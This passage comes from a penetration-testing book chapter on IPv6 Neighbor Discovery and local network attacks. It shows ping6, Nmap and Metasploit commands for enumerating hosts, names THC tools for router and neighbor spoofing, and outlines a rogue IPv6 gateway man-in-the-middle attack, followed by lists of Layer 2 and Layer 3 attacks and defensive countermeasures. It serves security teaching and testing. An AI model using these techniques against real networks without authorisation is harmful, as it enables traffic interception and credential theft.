The Neighbor Discovery Protocol (NDP)⁵³ defines five ICMPv6 message
types used to organize and configure local IPv6 networks, as listed in
[Table 5-9](#). Tools exist to take advantage of these protocols, as described in
the subsequent sections.

Table 5-9. IPv6 NDP messages

Message	ICMPv6 type	Description
Router solicitation	133	Used by nodes to locate routers on the link
Router advertisement	134	Used by routers to advertise their presence, along with link and prefix parameters; advertisements are sent periodically by routers, or to hosts when responding to solicitation requests
Neighbor solicitation	135	Used by nodes to determine the link addresses of IPv6 neighbors, and verify that neighbors are reachable via cached addresses
Neighbor advertisement	136	Used to respond to solicitation messages, providing IPv6 and link address details
Redirect	137	Used by routers to inform nodes of a better first hop for a given destination prefix

Figures 5-18 and 5-19 demonstrate router and neighbor discovery. NDP operates on the data link layer, using broadcasts sent to Ethernet multicast addresses. Local transport layer protocols are also used within IPv6 environments for host configuration—primarily DHCPv6 to configure DNS, and WPADv6 to describe web proxy settings.



Figure 5-18. IPv6 router advertisement



Figure 5-19. IPv6 neighbor solicitation and advertisement

Local IPv6 host enumeration

The THC IPv6 toolkit⁵⁴ and Metasploit include modules to identify local IPv6 hosts. **Example 5-21** demonstrates `ping6` used within Kali Linux to broadcast an ICMPv6 echo message to `ff02::1` (IPv6 multicast), revealing the available hosts (via `eth1`). You can then use Nmap to scan individual hosts,

as shown in [Example 5-22](#). Note that fe80::/10 is the reserved IPv6 prefix for link-local addresses.

Example 5-21. Identifying IPv6 neighbors by using ping6

```
root@kali:~# ping6 -c2 -I eth1 ff02::1
PING ff02::1(ff02::1) from fe80::20e:c6ff:fef0:2965 eth1: 56 data bytes
64 bytes from fe80::20e:c6ff:fef0:2965: icmp_seq=1 ttl=64 time=0.040 ms
64 bytes from fe80::1a03:73ff:fe27:35a8: icmp_seq=1 ttl=64 time=1.23 ms
64 bytes from fe80::217:f2ff:fe0f:5d19: icmp_seq=1 ttl=64 time=1.23 ms
64 bytes from fe80::426c:8fff:fe2a:e708: icmp_seq=1 ttl=64 time=1.23 ms
64 bytes from fe80::e4d:e9ff:fec5:8f53: icmp_seq=1 ttl=64 time=1.47 ms
64 bytes from fe80::3ed9:2bff:fe9f:bc94: icmp_seq=1 ttl=64 time=1.62 ms
64 bytes from fe80::ba2a:72ff:fef1:b747: icmp_seq=1 ttl=64 time=1.85 ms
64 bytes from fe80::a2d3:c1ff:fed1:2a8e: icmp_seq=1 ttl=64 time=2.18 ms
```

Example 5-22. Running Nmap against a valid IPv6 address

```
root@kali:~# nmap -6 -e eth1 -sSVC -F fe80::217:f2ff:fe0f:5d19

Starting Nmap 6.47 (http://nmap.org) at 2015-08-17 15:01 EDT
Nmap scan report for fe80::217:f2ff:fe0f:5d19
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.6 (protocol 2.0)
| ssh-hostkey:
|   1024 56:17:24:77:ab:fc:d0:9f:ad:91:79:3d:1a:80:49:c6 (DSA)
|_  2048 af:f8:27:9f:b1:ab:4b:c0:67:e4:e0:06:2f:4b:5f:68 (RSA)
88/tcp    open  kerberos-sec Heimdal Kerberos (server time: 2015-08-17
19:02:00Z)
5900/tcp  open  vnc          Apple remote desktop vnc
| vnc-info:
|   Protocol version: 3.889
|   Security types:
|     Mac OS X security type (30)
|_    Mac OS X security type (35)
MAC Address: 00:17:F2:0F:5D:19 (Apple)
Service Info: OS: Mac OS X; CPE: cpe:/o:apple:mac_os_x

Host script results:
| address-info:
|   IPv6 EUI-64:
|     MAC address:
|       address: 00:17:f2:0f:5d:19
|_    manufact: Apple
```

Hosts within hardened environments might not respond to ICMPv6 echo requests but will parse router advertisement messages if they support

stateless address autoconfiguration (SLAAC). Metasploit⁵⁵ exploits this behavior—a router with a fake prefix of 2001:1234:dead:beef::/64 is advertised, neighbor solicitation messages gathered, and the prefix replaced with fe80::/10 to identify valid link-local addresses (as shown in [Example 5-23](#)).

Example 5-23. Obtaining link-local IPv6 addresses via router advertisement

```
msf > use auxiliary/scanner/discovery/ipv6_neighbor_router_advertisement
msf auxiliary(ipv6_neighbor_router_advertisement) > set INTERFACE eth1
msf auxiliary(ipv6_neighbor_router_advertisement) > run
```

```
[*] Sending router advertisement...
[*] Listening for neighbor solicitation...
[*]   [*] 2001:1234:dead:beef:5ed:a8d7:d46b:7ec
[*]   [*] 2001:1234:dead:beef:92b1:1cff:fe8e:e5d3
[*]   [*] 2001:1234:dead:beef:3ed9:2bff:fe9f:bc94
[*]   [*] 2001:1234:dead:beef:b4:3cff:feeb:eb14
[*]   [*] 2001:1234:dead:beef:1a03:73ff:fe27:35a8
[*]   [*] 2001:1234:dead:beef:e4d:e9ff:fec5:8f53
[*] Attempting to solicit link-local addresses...
[*]   [*] fe80::5ed:a8d7:d46b:7ec -> 90:b1:1c:65:0c:09
[*]   [*] fe80::92b1:1cff:fe8e:e5d3 -> 90:b1:1c:8e:e5:d3
[*]   [*] fe80::3ed9:2bff:fe9f:bc94 -> 3c:d9:2b:9f:bc:94
[*]   [*] fe80::b4:3cff:feeb:eb14 -> 02:b4:3c:cb:eb:14
[*]   [*] fe80::1a03:73ff:fe27:35a8 -> 18:03:73:27:35:a8
[*]   [*] fe80::e4d:e9ff:fec5:8f53 -> 0c:4d:e9:c5:8f:53
```

Intercepting local IPv6 traffic

The THC IPv6 toolkit includes three utilities to impersonate neighbors and routers, as listed [Table 5-10](#). In addition to these data link attacks, you can use rogue DHCPv6 and WPADv6 services to proliferate name server and web proxy details to clients.

Table 5-10. THC IPv6 tools inducing traffic interception

Utility	Method	Purpose
<i>parasite6</i>	Neighbor advertisement	Impersonate an IPv6 node
<i>fake_router6</i>	Router advertisement	Advertise a new default IPv6 gateway
<i>redir6</i>	Redirect spoofing	Inject a router between victim and target

Many IPv4 environments contain hosts that support (and prefer) IPv6, including Microsoft Windows and Apple OS X. **Figure 5-20** demonstrates how, upon configuring a rogue IPv6 gateway in the environment, you can create an overlay network and compromise traffic.



Figure 5-20. Implementing a malicious IPv6 overlay network

A DNS server is used to provide IPv6 destinations for lookup requests from clients, ensuring that sessions to IPv4 destinations are routed via our rogue IPv6 gateway. The process is shown in **Figure 5-21**.



Figure 5-21. Serving IPv6 clients via NAT64 and DNS64

Practical execution of this attack involves the following:

- Configuring a NAT64 gateway, performing IPv6-to-IPv4 translation
- Configuring a DNS64 server, providing IPv6 responses to IPv4 DNS requests
- IPv6 router advertisement using *fake_router6*
- Proliferating the DNS64 configuration using DHCPv6

The Evil Foca utility,⁵⁶ which is available for Windows only, automates the attack. To prepare a Kali Linux IPv6 attack platform, review the InfoSec Institute “SLAAC Attack” tutorial,⁵⁷ which provides step-by-step instructions for NAT64, DNS64, DHCPv6, and optional NAT-PT configuration. Jonathan Cran’s slide deck “Practical Man in the Middle”⁵⁸ also details the attack (among others).

NOTE

Scapy is a very powerful tool that can craft Ethernet frames and IPv6 packets. Philippe Biondi and Arnaud Ebalard's presentation "Scapy and IPv6 networking presentation"⁵⁹ details advanced tactics that you can adopt during testing.

Reviewing local IPv6 configuration

Table 5-11 lists native commands within Linux, Apple OS X, and Microsoft Windows used to show cached IPv6 neighbors and routing configuration. Use these to ensure that advertisement messages are being propagated correctly, along with *ifconfig* (Linux, Apple OS X) and *ipconfig* (Windows) to display network interfaces and their IPv6 configuration.

Table 5-11. Local IPv6 commands

Platform	Goal	Command
Apple OS X	Show neighbors	<code>ndp -an</code>
	Show IPv6 routes	<code>netstat -f inet6 -nr</code>
Linux	Show neighbors	<code>ip -6 neigh</code>
	Show IPv6 routes	<code>netstat -6nr</code>
Windows	Show neighbors	<code>netsh interface ipv6 show neighbors</code>
	Show IPv6 routes	<code>netsh interface ipv6 show routes</code>

Identifying Local Gateways

Multiple routes to systems and networks often exist. Upon building a list of MAC addresses within the local network, use *gateway-finder.py*⁶⁰ to identify hosts that support IPv4 forwarding. **Example 5-24** demonstrates the process, which you also can apply to IPv6 (requiring a patch to the script).

Example 5-24. Installing and using gateway-finder.py under Kali Linux

```
root@kali:~# git clone https://github.com/pentestmonkey/gateway-finder.git
root@kali:~# cd gateway-finder/
root@kali:~# arp-scan -l | tee hosts.txt
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.6 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.0.0.100      00:13:72:09:ad:76      Dell Inc.
10.0.0.200      00:90:27:43:c0:57      INTEL CORPORATION
10.0.0.254      00:08:74:c0:40:ce      Dell Computer Corp.

root@kali:~/gateway-finder# ./gateway-finder.py -f hosts.txt -i
209.85.227.99
gateway-finder v1.0 http://pentestmonkey.net/tools/gateway-finder
[+] Using interface eth0 (-I to change)
[+] Found 3 MAC addresses in hosts.txt
[+] We can ping 209.85.227.99 via 00:13:72:09:AD:76 [10.0.0.100]
[+] We can reach TCP port 80 on 209.85.227.99 via 00:13:72:09:AD:76
[10.0.0.100]
```

Local Network Discovery Recap

Individual tactics adopted to attack local protocols vary from network to network. At a high-level there are two iterative phases, as described by **Figure 5-22**. Active attack tactics (e.g., VLAN hopping and ARP cache poisoning) are used to change network state, and passive sniffing yields network topology information and sensitive data.



Figure 5-22. The iterative approach to local network testing

Common active Layer 2 attack methods are as follows:

- ARP cache poisoning to manipulate traffic flow between local hosts
- CAM table overflow, causing a switch to broadcast frames to all ports
- Modifying 802.1D STP traffic flow via spoofed BPDU frames
- Accessing privileged VLANs through dynamic trunking or double-tagging
- Compromise and cracking of 802.1X credentials (requiring network access)
- CDP flooding, resulting in denial of service
- CDP spoofing to advertise fake devices, inducing management software connection (e.g., SNMP) and compromise of sensitive data

Active Layer 3 attack tactics include:

- Use of rogue DHCP and WPAD servers to modify the configuration of clients
- Service of malicious boot images via PXE to compromise user credentials and launch hardware-layer attacks against vulnerable hosts (e.g., BIOS attacks)
- LLMNR, NBT-NS, and mDNS spoofing to direct users to malicious services
- Router impersonation via HSRP, EIGRP, OSPF, and other protocols
- IPv6 discovery protocol spoofing, resulting in MITM
- Identification of hosts supporting IP forwarding (used to route traffic elsewhere)

Local Network Attack Countermeasures

A number of countermeasures can be considered to improve local network security. A very effective broad mitigation against MITM and rogue server attacks is to enforce transport security (via IPsec or TLS) along with strong authentication through certificate validation.

Many 802.1X attacks are mitigated supplicant-side, via the client system:

- Always validate the X.509 certificate of the authenticator
- Specify the CN values of valid authenticators (RADIUS servers)
- Fail-safe by not prompting the end user on security exceptions

Cisco-specific data link security features to be considered include the following:

- Enable *port security* to limit the number of MAC addresses assigned to a port
- Disable CDP support to prevent denial of service against switches

- Enable *bdpu-guard* and *root guard* to mitigate STP attacks
- Use *unknown traffic flood control* features to limit Layer 2 broadcast attacks⁶¹
- Avoid CPU exhaustion via OSPF, EIGRP, and RIP packets having priority, by setting an ACL across untrusted ports to drop traffic destined for UDP port 520, and packets using IP protocols 88 and 89

Generic data link attack mitigations are as follows:

- Set switch ports to *access* mode and disable dynamic trunking
- Establish VLANs to prevent untrusted users from securing Layer 2 access to sensitive systems, such as servers and workstations used by IT operations staff
- Disable unused Ethernet ports and place them in a quarantine VLAN
- Always use a dedicated VLAN ID for trunk ports
- Avoid using the default VLAN ID value “1” when possible
- Use private VLAN (port isolation) features when possible, to prevent client systems from interacting with one another

Network and application layer countermeasures:

- Disable IPv6 if it is not explicitly required to prevent overlay network attacks
- Disable ICMP redirect support to mitigate against MITM⁶²
- Disable multicast name resolution and NetBIOS over TCP/IP in Windows
- Disable Bonjour/zero-configuration functionality within Apple OS X and Linux
- Establish ACLs on ports that do not use isolation so that private VLAN attacks (routing traffic via a gateway to an isolated port) are not effective

- Use HSTS within your web applications to mitigate against MITM attacks that downgrade HTTPS to HTTP (e.g., *sslstrip*)
 - Review client proxy settings so that they are not automatically set via WPAD⁶³
-

¹ See <https://www.wireshark.org>.

² See <http://www.oxid.it/cain.html>.

³ See *Ettercap* on GitHub.

⁴ See *sslstrip* on creator Moxie Marlinspike's website.

⁵ See *easy-creds* on GitHub.

⁶ See *Responder* on GitHub.

⁷ See *Evilgrade* on GitHub.

⁸ Nicolas Economou, "MS15-011 — Microsoft Windows Group Policy Real Exploitation via a SMB MiTM Attack", Core Security Blog, May 18, 2015.

⁹ See *dsniff* on Monkey.org.

¹⁰ See CVE-2005-4441.

¹¹ Use "h" within Yersinia to display available commands.

¹² Andrew A. Vladimirov, "Making Unidirectional VLAN and PVLAN Jumping Bidirectional", email message to Full Disclosure, December 19, 2005.

¹³ Steve A. Rouiller, "Virtual LAN Security: Weaknesses and Countermeasures", SANS Institute, 2003.

¹⁴ See RFC 5517.

¹⁵ See CVE-2008-2441 and CVE-2013-3466.

¹⁶ This can be mitigated by adopting 802.1AE (MACsec).

¹⁷ Vonnie Hudson, "Destroying a Cisco Switch with CDP Flooding", Fixed by Vonnie Blog, June 23, 2015.

- ¹⁸ Metasploit *cdp* module.
- ¹⁹ See Scapy on creator Philippe Biondi's website.
- ²⁰ See http://examples.oreilly.com/networksa/tools/cdp_flooder.py.
- ²¹ Kevin Lauerman and Jeff King, "STP MiTM Attack and L2 Mitigation Techniques", white paper for Cisco, 2010.
- ²² For more information on Ettercap, see Lakshmanan Ganapathy, "Ettercap Tutorial: DNS Spoofing & ARP Poisoning Examples", The Geek Stuff Blog, May 10, 2012.
- ²³ Nmap *broadcast-dhcp-discover* script.
- ²⁴ Nmap *broadcast-dhcp6-discover* script.
- ²⁵ See *DHCPig* on GitHub.
- ²⁶ See "Microsoft Deployment Toolkit" on Microsoft's TechNet.
- ²⁷ Dave DeSimone and Dave Kennedy, "Owning One to Rule Them All" presented at the Defcon 20 Hacking Conference, Las Vegas, NV, July 26–29, 2012.
- ²⁸ Metasploit *pxeexploit* module.
- ²⁹ Corey Kallenberg and Xeno Kovah, "How Many Million BIOSes Would You Like to Infect?", white paper for Legbacore, June 11, 2015.
- ³⁰ Jonas Zaddach et al., "Implementation and Implications of a Stealth Hard-Drive Backdoor", presented at the Annual Computer Security Applications Conference, New Orleans, LA, December 9–13, 2013.
- ³¹ Matt Weeks, "Network Nightmare", presented at the Defcon 19 Hacking Conference, Las Vegas, NV, August 4–7, 2011.
- ³² Tony Lee and Chris Lee, "BIOS Security? Build a PXE Attack Server", SecuritySynapse, July 22, 2013.
- ³³ See "John the Ripper password cracker" at OpenWall.com.
- ³⁴ See "Creating a WPAD entry in DHCP" on Microsoft's TechNet.

³⁵ For more information, see Reggle, “Layer 2 Attacks on a Catalyst Switch”, Reggle Blog, June 15, 2013.

³⁶ See “Understanding How Routing Updates and Layer 2 Control Packets Are Queued on an Interface with a QoS Service Policy”, Cisco.com, February 15, 2008.

³⁷ See *John the Ripper* on GitHub.

³⁸ Dhiru Kholia, “Cracking HSRP MD5 Authentication ‘Hashes’”, email message to OpenWall.com mailing list, September 2, 2014.

³⁹ Dhiru Kholia, “Cracking VRRP and GLBP Hashes”, email message to OpenWall.com mailing list, October 6, 2014.

⁴⁰ Dhiru Kholia, “Cracking EIGRP MD5 Authentication ‘Hashes’”, email message to OpenWall.com mailing list, September 9, 2014.

⁴¹ Dhiru Kholia, “Cracking OSPF, BGP and RIP Authentication with JtR (and Ettercap)”, email message to OpenWall.com mailing list, November 18, 2013.

⁴² See RFC 3768 and RFC 5798.

⁴³ DarK, “Network: Scapy HSRP Dissector with MD5 Auth Support!”, Goto:H[(@]ck - Hack To Learn Blog, January 3, 2011.

⁴⁴ VRRPv3 does not support authentication.

⁴⁵ See RFC 1058.

⁴⁶ See RFC 2453.

⁴⁷ See RFC 2080.

⁴⁸ IPsec security features are described in Chapter 10.

⁴⁹ To run without authentication, keyed MD5 or HMAC-SHA-256 must be used.

⁵⁰ See RFC 2328 (OSPFv2) and RFC 5340 (OSPFv3).

⁵¹ See CVE-2015-1103.

⁵² Esteban Pellegrino et al., “DoubleDirect — Zimperium Discovers Full-Duplex ICMP Redirect Attacks in the Wild”, Zimperium Blog, November 20, 2014.

⁵³ See RFC 4861.

⁵⁴ See the THC IPv6 toolkit on GitHub.

⁵⁵ Metasploit *ipv6_neighbor_router_advertisement* module.

⁵⁶ See Evil FOCA on Eleven Paths.

⁵⁷ Alec Waters, “SLAAC Attack – Oday Windows Network Interception Configuration Vulnerability”, Infosec Institute, April 4, 2011.

⁵⁸ Jonathan Cran, “Practical Man in the Middle”, SlideShare.net, June 22, 2013.

⁵⁹ Philippe Biondi and Arnaud Ebalard, “Scapy and IPv6 Networking”, presented at the Hack in the Box Security Conference, Kuala Lumpur, Malaysia, September 18–21, 2006.

⁶⁰ See *gateway-finder.py* on GitHub.

⁶¹ For more information, see “Catalyst 6500 Release 12.25X Software Configuration Guide”, Cisco.com, November 17, 2013.

⁶² See @axcheron’s tweet.

⁶³ See “How to Turn Off (Disable) Web Proxy Auto Discovery (WPAD) in Windows Server 2008 R2”, Stack Overflow, February 22, 2013.

Chapter 6. IP Network Scanning

Upon identifying IP address blocks of interest, active scanning is undertaken to map the network, catalog accessible hosts, and identify exposed services. The following tactics are covered in this chapter:

- Use of Nmap to perform initial network scanning
- Low-level assessment to understand the network configuration
- Use of Nmap and Metasploit to perform light vulnerability scanning
- Bulk vulnerability scanning (using Nessus, Qualys, and others)
- Evasion of intrusion detection and prevention mechanisms

Manual testing is then undertaken to investigate vulnerabilities, exploit known flaws, and launch brute-force password grinding attacks. For reference, [Figure 6-1](#) demonstrates the relationship between IP protocols covered in this chapter.

